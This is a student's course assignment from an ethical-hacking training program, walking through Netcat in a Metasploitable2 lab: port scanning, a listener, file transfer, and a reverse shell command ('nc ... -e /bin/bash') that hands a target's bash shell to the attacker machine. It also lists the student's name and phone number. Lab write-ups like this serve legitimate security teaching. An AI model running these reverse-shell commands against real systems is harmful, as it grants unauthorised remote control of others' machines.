A logo with a person in a hoodie using a computer

AI-generated content may be incorrect.

**MISSION HACKERS**

**BANGLADESH**

**Assignment No-06**

**Assignment Title: Active Reconnaissance**

**Course Title: Cybersecurity & Ethical Hacking**

**Submitted by:**

**Name: Istiak Alam**

**Phone: 01765376101**

**Submission Date: 25-07-25**

**Tools Task / Topic: File Transfer using Netcat**

**between two device.**

**Submitted to:**

**MD Sha Jalal**

**Founder of Mission Hackers Bangladesh**

**Active Reconnaissance : Netcat**

What we can do using netcat..?

1. Port Scanning
2. Banner Grabbing
3. File Transfer
4. Remote Shell
5. Chat / messaging Tool in terminal

To Start netcat open terminal and run :

**nc -help** for tool manual

SYNOPSIS

**nc [-options] hostname port[s] [ports]**

**nc -l -p port [-options] [hostname] [port]**

There two kind of shell :


1. Reverse Shell

2. Bind Shell

Start with setting up host and target and Scan the target :


Step 1 : Open any virtual machine and turn on metaslpoitable2

Step 2 : For scanning the vulnerable machine port, get the IP and start scanning from Netcat.



Step 3 : For port scanning, open terminal in host system and type :


**nc -zv 192.168.0.105 1-1000**



Step 4 : Lets Connect to the web server : first we have to turn on listening mode in the Attacker device.

**nc -lvnp 4444**


then send Netcat request from the target device and connect with target system

**nc 192.168.0.107 4444**

We can communicate with the Target device from our host / attacker Device.

Step 5 : For getting access of the target system shell we have to send reverse shell command from the Target zombie device:

**nc 192.168.0.107 4444 -e /bin/bash**

****

**We Just Get the reverse shell from the target device and execute shell commands there…!!**

Now if want to **send a file to the target device** :

In Attacker device Execute : **cat Hacked.txt nc -l -p 1234**

In Target Device Execute : **nc 192.168.0.107 1234 > Hacked.txt**

